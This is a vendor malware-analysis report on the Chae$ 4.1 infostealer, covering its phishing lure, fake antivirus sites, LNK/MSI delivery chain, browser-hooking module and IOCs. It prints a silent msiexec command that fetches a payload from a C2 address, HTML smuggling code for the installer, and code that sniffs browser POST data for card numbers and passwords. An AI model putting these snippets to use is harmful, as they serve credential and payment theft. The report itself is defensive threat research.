MORPHISEC

THREAT PROFILE

CHAE$ CHRONICLES

Version 4.1 dedicated
to Morphisec researchers


Table Of Contents

Introduction

In ongoing efforts to monitor and analyze emerging cyber threats, Morphisec Threat Labs has recently turned its focus to Chae$ 4.1, an update to the Chaes malware Infostealer series. This version introduces key updates, including an improved Chronod module, and features a unique aspect: a direct message to the Morphisec team within the source code.


This analysis will cover the updates in Chae$ 4.1 and mention Morphisec's initial interaction with the hackers, it will also cover several previously unknown details of the delivery chain.

Infection Chain



Email

The infection chain starts with an email written in Portuguese, which purports to be an urgent communication request from a lawyer regarding a legal case. The email pressured the victim with an urgent call for "prompt response", or risk highly adverse legal repercussions. The email includes a link and a password to access the document from that link.


Original Email

Prezado(a) Cliente [redacted]


Este é um comunicado de urgência do Dr. Lucas Tófoli referente ao seu processo nº **2739508-41.2017.8.35.0330**. Sua atenção e ação imediatas são imprescindíveis. Ressaltamos que a não resposta a este documento pode acarretar em atrasos processuais e possíveis complicações no caso em questão.

Salientamos a importância da análise cuidadosa e da resposta pronta ao conteúdo apresentado para evitar impactos adversos no andamento do seu caso, incluindo o risco de penalidades judiciais previstas pela legislação aplicável ao processo.

Senha do documento: **123456-2023**

É crucial que as instruções sejam seguidas para garantir a adequada condução do processo judicial.

Visualizar Processo 2739508-41.2017.8.35.0330


Translated Email

Dear Customer [redacted]

This is an urgent communication from Dr. Lucas Tófoli regarding his case number 2739508-41.2017.8.35.0330. Your immediate attention and action are essential. We emphasize that failure to respond to this document may result in procedural delays and possible complications in the case in question.

We emphasize the importance of careful analysis and a prompt response to the content presented to avoid adverse impacts on the progress of your case, including the risk of legal penalties provided for by the legislation applicable to the process.

Document password: 123456-2023

It is crucial that the instructions are followed to ensure the proper conduct of the legal process.

View Process 2739508-41.2017.8.35.0330

Attacker Controlled Websites | Fake/Compromised Websites

Upon clicking the provided link, the victim will be redirected to `https://totalavprotection[.]shop/abrirProcesso.php?email=<victims_email>`. Then, the victim will be prompted to input the provided password to download the document, which is a ZIP file. This website `https://totalavprotection[.]shop` additionally functions as a deceptive website for TotalAV, directly delivering the MSI installer without the intermediary step of a ZIP file.

Yet another website delivering the malicious payload directly as an MSI installer `https://www.webcamcheck[.]online/` — a website that allegedly scans the machine for risks and suggests updating the machine's driver after "scanning". After the victim clicks the BLOCK button (marked in red), a JavaScript is executed in the background. The script is designed to mimic the appearance of a legitimate system scan. During the simulated scan, a hardcoded list of files is presented, giving the illusion of a comprehensive analysis of the victim's computer.

Following the scan, the victim is then shown with a crafted message: “Security Risk Detected” and urges the victim to download an updated driver to install the latest version and eliminate the risk.

Clicking the button triggers the execution of a script named download.js. Whose purpose is to smuggle the malicious installer by decoding a zipped base64 blob.

```
const zipped = "H4sIACfpkWQC/
+ydB2AUVduoZ4beQcBeVlSKhiUJAQIRIZVEaSYBVMS4yW6Shc1u3N0EsMaCFcTeEewVe
++99957771r7nPKzM5uNhD48Pvvfy8ZHmZ25tT3tPeUOfPcswPeu+D6Ld83Uv52MzoZ/7T2MLq67lXxw7R/
9DeMXE4WvAq99e35sABC0ABhiEAjHABRiEEcmqAZFsIiWAwHwkFwMBwCh8Jh0AKHwxFwJBwFS
+BoOAaOhePgeDgBlsIyOBGWw0lwMpwCp8JpcDqcAWfCWXA2nAPnwnmwAs6HlbAKLoAL4SK4GC6BS...";

const blob = b64toBlob(zipped);
const ds = new DecompressionStream("gzip");
const decompressedStream = blob.stream().pipeThrough(ds);
const decompressed_blob = await streamToBlob(decompressedStream);
const timestamp = Date.now();
const randomString = Math.random().toString(36).substring(2, 8);
const filename = `Webcam_Antivirus_${timestamp}.msi`;
```

These examples illustrate the utilization of fake websites for delivering the malicious payload. Moreover, the threat actor implants the following **PHP Webshells** on compromised WordPress websites. This open-source tool enables web administrators to perform remote management without the use of cPanel. We assess that the threat actor is using it to push the malicious payload on those WordPress websites. For instance - `https://chpost.eu[.]org/wp-content/Nota_%20 2012236549%20.zip`

Downloaded ZIP


The download ZIP archive contains an LNK file named **"Visualizar"** (translated to Visualize in Portuguese) which matches the lure email.

LNK

Within the ZIP archive, there is an LNK file. Clicking this file initiates the execution of **msiexec.exe**, facilitating the remote download and execution of the next stage payload in silent mode with no user interface.

```
%systemroot%\system32\msiexec.exe /i http://54.207.253[.]173/DjXR/187/ogohude.msi /qn
```

- The C2 server only serves the payload upon receiving a request triggered by the execution of **msiexec** and has the following format: **<C2 address>/*/*/*.msi**. This determination is made on the server side by checking whether the **User-Agent** equals **Windows Installer** (which automatically prepend when **msiexec** requests the payload). Any alternative value for the User-Agent will result in the following:



MSI Installer

The downloaded MSI installer executes identical operations, whether obtained directly from the fake website or through the ZIP→LNK infection chain. The distinguishing factor lies in their size. Ordinarily, the version acquired directly from the deceptive or compromised website carries an approximate weight of ~100MB, resembling the one detailed in our **prior report**. In contrast, the version downloaded via the LNK infection chain removes padding from the JS script within the MSI, resulting in a reduced weight of just ~100KB.


ocudod.msi

Name	Size	Packed Size
!AdminExecuteSequence	54	64
!AdvtExecuteSequence	96	128
!Binary	4	64
!Component	12	64
!CustomAction	24	64
!Directory	6	64
!Feature	16	64
!FeatureComponents	4	64
!InstallExecuteSequence	414	448
!Media	12	64
!ModuleSignature	6	64
!Property	88	128
!Upgrade	16	64
!_Columns	3 280	3 328
!_StringData	30 240	30 720
!_StringPool	3 084	3 136
!_Tables	172	192
!_Validation	10 176	10 240
Binary._00A3D0F419A5E2916B54B79F275F9C50	58 090	58 368
[5]SummaryInformation	440	448

Webcam_Antivirus_1703674232466.msi

Name	Size	Packed Size
!AdminExecuteSequence	54	64
!AdvtExecuteSequence	96	128
!Binary	4	64
!Component	12	64
!CustomAction	24	64
!Directory	6	64
!Feature	16	64
!FeatureComponents	4	64
!InstallExecuteSequence	414	448
!Media	12	64
!ModuleSignature	6	64
!Property	88	128
!Upgrade	16	64
!_Columns	3 280	3 328
!_StringData	30 231	30 720
!_StringPool	3 084	3 136
!_Tables	172	192
!_Validation	10 176	10 240
Binary._00A3D0F419A5E2916B54B79F275F9C50	105 964 401	105 964 544
[5]SummaryInformation	432	448

From this point onward, the attack chain remains similar to Morphisec's **previous analysis**, except for some adjustments in the Chae$ framework. It has advanced from version 4 to 4.1, primarily characterized by modifications in the `Chronod` module.



*The full components of Chae$, as reviewed in the analysis of **Chae$4***

Chronod Module


As we described in our **previous report** the `Chronod` module is responsible for intercepting browser activity to steal information from the victim such as credentials sent on a login process, banking information when communicating with the bank's website, and has a clipping functionality. We also mentioned this functionality spans more than 2,000 lines of code. The code has been adjusted to steal credentials from specific services such as WhatsApp, AWS, WordPress, etc., and a total of 25 such services (a full list can be found in the appendix of our previous report) with designated functionality for each service. However, in version 4.1 Chae$ team rewrote the `Chronod` module to be more generic and modular, instead of one class responsible for all of the functionality, they divided the logic into several classes.

```
class Chronod(ChronodInternal):

    def __init__(self, config):
        super().__init__(config)
        self.debug_mode = False
        self.ts_api = TsApi(debug_mode=False)
        self.webdriver_override_js = '(()=>{const _=navigator.__proto__;delete _.webdriver,navigator.__proto__=_})();'
        self.banner_js = '(()=>{class M{static banner="\\nMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
        self.add_hook(self._on_browser_target_attached, self.hook_obta)
        self.chs_generic_password = ChsGenericPassword(self.config, self.ts_api)
        self.chs_generic_card = ChsGenericCard(self.config, self.ts_api)
        self.add_hook(self._on_browser_message, self.hook_obmsg)
        self.hook_pix_generico_js = '(async()=>{class M{constructor(){this.is_scanning=!1,this.debug_mode=!1,this.run_c
        self.hook_pix = HookPixGenerico(self.config, self.ts_api, self)
        self.chs_clipmon_pix = ChsClipmonPix(self.config, self.ts_api)
        self.add_hook(self._on_browser_close, self.hook_obclo)
```


The image above reveals a snipped code from the main class within the `Chronod` module. This class inherits from `ChronodInternal`, a class that leverages Google's DevTools for managing various callbacks and establishing communication with Chromium based browsers. Among the browser hook callbacks integrated into this class are:

1. `hook_obta` - Adds JS scripts to be evaluated on new document creation, including one that overrides the `webdriver` property in the browser's `navigator` object. It also optionally adds a nice ASCII art banner if `debug_mode` is enabled.



2. `hook_obclo` - Attached to the browser close event.

3. `hook_obmsg` - Attached to browser messages, this hook, in particular, manages messages associated with network requests, specifically those tied to `Network.requestWillBeSent`. This hook examines all POST requests made by a browser and checks whether the request's POST data aligns with a generic credit card or generic login attempt. This evaluation is conducted by checking for the presence of fields related to login attempts (such as user, password etc.) or credit card information (including card, cc, cvv etc.)




```
def on_post(self, request: dict) -> None:
    if not request['hasPostData']:
        return
    if len(request['postData']) > 2048:
        return
    self.log('chs_generic_card_on_post', json.dumps(request))
    content_type = request['headers']['Content-Type'] if 'Content-Type' in request['headers'] else ''
    params = {}
    if content_type == 'application/x-www-form-urlencoded':
        params = parse_qs(request['postData'])
        params = {k: v[0] for k, v in params.items() if len(v) > 0}
    else:
        if content_type == 'application/json':
            params = json.loads(request['postData'])
        else:
            has_card_number = False
            has_cvv = False
            card_number_key = ''
            cvv_key = ''
            for key in params.keys():
                if 'card' in key:
                    has_card_number = True
                    card_number_key = key
                else:
                    if 'number' in key:
                        has_card_number = True
                        card_number_key = key
                    if 'cc' in key:
                        has_card_number = True
                        card_number_key = key
                    if 'credit' in key:
                        has_card_number = True
                        card_number_key = key
                    if 'cvv' in key:
                        has_cvv = True
                        cvv_key = key
                    if 'code' in key:
                        has_cvv = True
                        cvv_key = key
                    if 'sec' in key:
                        has_cvv = True
                        cvv_key = key
            return has_card_number and has_cvv or None
            card_number_key_valid = self.is_valid_card_number(params[card_number_key])
            cvv_key_valid = self.is_valid_cvv(params[cvv_key])
            return card_number_key_valid and cvv_key_valid or None
```

```
def on_post(self, request: dict) -> None:
    if not request['hasPostData']:
        return
    self.log('chs_generic_password_on_post', json.dumps(request))
    content_type = request['headers']['Content-Type'] if 'Content-Type' in request['headers'] else ''
    params = {}
    if content_type == 'application/x-www-form-urlencoded':
        params = parse_qs(request['postData'])
        params = {k: v[0] for k, v in params.items() if len(v) > 0}
    else:
        if content_type == 'application/json':
            params = json.loads(request['postData'])
        else:
            has_username = False
            has_password = False
            username_key = ''
            password_key = ''
            for key in params.keys():
                if 'usr' in key:
                    has_username = True
                    username_key = key

            if 'user' in key:
                has_username = True
                username_key = key
            if 'email' in key:
                has_username = True
                username_key = key
            if 'usuario' in key:
                has_username = True
                username_key = key
            if 'login' in key:
                has_username = True
                username_key = key
            if 'password' in key:
                has_password = True
                password_key = key
            if 'pass' in key:
                has_password = True
                password_key = key
            if 'pwd' in key:
                has_password = True
                password_key = key
            if 'senha' in key:
                has_password = True
                password_key = key
```


Chae$ team also uses the hooking infrastructure to handle the injection of the JS script responsible for replacing the QR Code in **PIX transactions**. Additionally, they have added the following "eco-friendly" ASCII art which is displayed when running in debug mode.



```
Scanner timer has expired!
We are not monsters after all.
Let the cpu have a break.
Chae$ 4.1 - An eco-friendly malware.
```

The stolen data, typically accompanied by a screenshot capturing the victim's machine state at the time of theft, is sent to the C2 using the `TsApi` class. This class functions as a client, managing C2 communication and the encryption/decryption of requests. This class retrieves its C2 dynamically, similar to how it was handled in previous versions, by sending a DNS TXT record to `cloudflare-dns.com`.

Examining the C2s employed throughout distinct phases of the framework unveils the presence of the Chae$ team panel login page.



Another interesting update was made in the Class responsible for parsing `QrCodes`, Chae$ team started using `opencv-python` to parse the `QrCodes`. But that is not just it, in that class they have added a function named `greetings` with a message to Morphisec security researchers, specifically addressing our latest research.


The threat actor has a history of expressing appreciation to security researchers for helping in the improvement of their "software." However, this is the first time such gratitude has been expressed directly within the code.

```
def greetings(self):
    print('Chae$ 4.1 - QrCode check using opencv-python')
    print('*** THE FOLLOWING LINES ARE SPECIALLY INSERTED HERE FOR YOU,')
    print('*** CYBER SECURITY RESEARCHER.')
    print('')
    print('= ------------------------------------------------------- =')
    print('')
    print('We are happy to say that yesterday we celebrated our 3rd')
    print('aniversary since we have been discovered by Cybereason.')
    print('We are still a bae ;)')
    print('I know I am supposed to listen the fifth by beethoven.')
    print('But I rather listen Fifth Harmony while I work from home.')
    print('Specially if it features the dolla $ign.')
    print('')
    print('Dear, Mr. Arnold Osipov:')
    print('')
    print('We spend several hours of our lives trying to write code that')
    print('is worth being analysed by such talented researchers like')
    print('yourself.')
    print('')
    print('We sincerely hope our efforts meet your expectations.')
    print('If you write a detailed analysis about our software, we will')
    print('write better code based on these analysis.')
    print('')
    print('Feel free to contact me at [redacted])
    print('')
    print('Sincerely, Lilly.')
    print('Chae$ Team')
    print('= ------------------------------------------------------- =')
```

How Morphisec helps

Morphisec's **Automated Moving Target Detection (AMTD)** uses a preventative approach to cybersecurity, using an ultra-lightweight agent to block unauthorized processes deterministically, rather than probabilistically. Protecting over 7,000 organizations and deployed at over nine million endpoints, Morphisec's AMTD technology prevents unauthorized code from executing, regardless of whether a recognizable signature or behavior pattern exists.

If you don't believe us, ask the Chae$ group:



Schedule a demo to experience Morpisec's advanced anti-ransomware, endpoint protection and risk-based vulnerability prioritization. Reduce Risk Now.

IOCs (Indications of Compromise)

MSI Installer

- cc1afdb84e6ccc25f2041fb047caa5d577078441b206b72167020bba0b6156dd
- 9bfa1c32f509446249818ab67e27a4584c944a664fae20f85377ac59caa4bf5f
- 95b7199d5caa6809c3fd70fdca3e9eab3c3d4b4d86a56f88e2092fe0f86f0ccb
- 1d1cff7cff0a9b838414143191562b27f97a61478d346c782932cb5a47d953c8
- 11db58e5e49eaabc38425f8e3f3f989537aee2895b7dd01c765fce7a778116e2
- 15b2756beabc65250c119921ede423eed0b83d1f436b9fabf3c07d71b2497590
- 42405490d116cdf0c898b7b7f2e355084338b53505ac1ac7102f1a3f48139360
- 7408ed9ac9be64eede8fd21ded0e546192766984bf2d90384c1c0259ef3d2481
- 7e1348cb45fe5acf125895b1c3cb869c18a571a48f83ec188594a91a4b5d03c0

ZIP

- 1c2aaa9e1d2deda545c8f246b933fa91b13ce682dcacbe7cd1611497ea84baf0
- d0cdb151932052acc96db00f7442edbbefedfc7aea748e51d0240e1436a4b733
- 3116c8e6711c12bc06ac26e0dbcc6870bd8207477363e49532a72ceb8d4f2543
- 636369d9dcd9fbe090a7e7ac300faf1721da7559841546031543dd5f85e0a50e

Fake/Compromised Websites

- https://chpost.eu[.]org/wp-content/Nota_%202012236549%20.zip
- https://www.webcamcheck[.]online/
- https://totalavprotection[.]shop

LNK

- 25c00a6f953ee9d11a52b1f8aa0535af426cdb79e8210b6d45bf6ae16b888967
- 458b5628dad53eef7da5339191796a636b6bd2433101e3cb6cbc43e7566cbdfe
- 6a6254e7bc584cc8a1c9c590bf9288ed94cd6f95494cf39232693fe5101d5b07
- e105d40ce206f89701310c476c7a38c82ea69e1a41b32f23fe6babf7397d6c7b

MSI Installer Downloaded from

- http://54.207.253[.]173/DjXR/187/ogohude.msi
- http://54.207.253[.]173/xMFu/228/iqesubadolatec.msi
- http://54.207.253[.]173/kmsh/244/oderilupufitebej.msi
- http://54.207.253[.]173/ppp4/8/elociliqa.msi
- http://54.207.50[.]210/ocudod.msi

About Morphisec

Morphisec provides prevention-first security against the most advanced threats to stop the attacks that others don't, from endpoint to the cloud. Morphisec's software is powered by Automated Moving Target Defense (AMTD) technology, the next evolution of cybersecurity. AMTD stops ransomware, supply chain attacks, zero-days, and other advanced attacks. Gartner® research shows that AMTD is the future of cyber. AMTD provides an ultra-lightweight, Defense-in-Depth security layer to augment solutions like NGAV, EPP and EDR/XDR. We close their runtime memory security gap against the undetectable cyberattacks with no performance impact or extra staff needed. Over 7,000 organizations trust Morphisec to protect nine million Windows and Linux servers, workloads, and endpoints. Morphisec stops thousands of advanced attacks daily at Lenovo, Motorola, TruGreen, Covenant Health, Citizens Medical Center, and many more.

To learn more, visit morphisec.com/schedule